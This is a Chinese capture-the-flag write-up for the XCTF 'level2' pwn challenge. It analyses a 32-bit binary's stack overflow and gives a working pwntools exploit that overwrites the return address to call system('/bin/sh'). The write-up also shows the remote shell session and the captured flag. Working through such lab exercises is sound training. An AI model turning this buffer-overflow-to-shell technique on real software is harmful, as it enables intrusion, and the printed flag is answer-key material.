

XCTF PWN level2

原创

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分类专栏: [PWN](#)

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订阅专栏

level2 👍 32 最佳Writeup由yuluohh提供

难度系数: ★★★★★★ 6.0

题目来源: XMan

题目描述: 菜鸡请教大神如何获得flag, 大神告诉他'使用'面向返回的编程'(ROP)就可以了'

查看基本信息


```
smile@ubuntu:~/Desktop/pwn/level2$ file 1ab77c073b4f4524b73e086d063f884e
1ab77c073b4f4524b73e086d063f884e: ELF 32-bit LSB executable, Intel 80386, versio
n 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.
6.32, BuildID[sha1]=a70b92e1fe190db1189ccad3b6ecd7bb7b4dd9c0, not stripped
smile@ubuntu:~/Desktop/pwn/level2$
```

```
smile@ubuntu:~/checksec.sh$ ./checksec --file='/home/smile/Desktop/pwn/level2/1ab77c073b4f4524b73e086d063f884e'
RELRO      STACK CANARY NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified      Fortifiable
Partial RELRO  No canary found  NX enabled  No PIE      No RPATH      No RUNPATH      79 Symbols      No      0      1
```

尝试运行

```
smile@ubuntu: ~/Desktop/pwn/level2
smile@ubuntu:~/Desktop/pwn/level2$ ./1ab77c073b4f4524b73e086d063f884e
Input:
abc
Hello World!
```

IDA F5



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继续查看脆弱函数，88h的缓冲区可以写入0x100，发现溢出点

```
1 ssize_t vulnerable_function()
2 {
3     char buf; // [esp+0h] [ebp-88h]
4
5     system("echo Input:");
6     return read(0, &buf, 0x100u);
7 }
```

shift+F12，发现了“/bin/sh”

| Address | Length | Type | String |
|--------------------|----------|------|---------------------|
| LOAD:08048154 | 00000013 | C | /lib/ld-linux.so.2 |
| LOAD:0804822D | 0000000A | C | libc.so.6 |
| LOAD:08048237 | 0000000F | C | _IO_stdin_used |
| LOAD:08048246 | 00000005 | C | read |
| LOAD:0804824B | 00000007 | C | system |
| LOAD:08048252 | 00000012 | C | __libc_start_main |
| LOAD:08048264 | 0000000F | C | __gmon_start__ |
| LOAD:08048273 | 0000000A | C | GLIBC_2.0 |
| .rodata:08048540 | 0000000C | C | echo Input: |
| .rodata:0804854C | 00000014 | C | echo 'Hello World!' |
| .eh_frame:080485CB | 00000005 | C | ;*2\$' |
| .data:0804A024 | 00000008 | C | /bin/sh |

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来看一下函数

The screenshot shows the IDA Pro interface. On the left, the 'Functions window' lists various functions. The function `system` is highlighted in pink, with its address `0804A038` and type `extern`. The main window displays the assembly code for the `system` function:

```
1 int system(const char *command)
2 {
3     return system(command);
4 }
```

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这里的逻辑：通过溢出，跳转到指定的位置，因为开启了NX保护，不能直接写Shellcode，所以跳转到system函数地址，然后构造system函数所需的参数

Exp

```
from pwn import *

p=remote('111.200.241.244',57421)
#p=process('./1ab77c073b4f4524b73e086d063f884e')
elf=ELF('./1ab77c073b4f4524b73e086d063f884e')
system_addr=elf.symbols['system']
binsh_addr=0x0804A024
payload=b'A'*(0x88+0x4)+p32(system_addr)+p32(0)+p32(binsh_addr)
#p32(0)为system()函数的返回地址
p.recvuntil("Input:\n")
p.sendline(payload)
p.interactive()
```

```
smile@ubuntu:~/Desktop/pwn/level2$ python3 1.py
[+] Opening connection to 111.200.241.244 on port 57421: Done
[*] '/home/smile/Desktop/pwn/level2/1ab77c073b4f4524b73e086d063f884e'
Arch:      i386-32-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
[*] Switching to interactive mode
$ ls
bin
dev
flag
level2
lib
lib32
lib64
$ cat flag
cyberpeace{79c81501db020dd6c9fc620bbca0c452}
$
```

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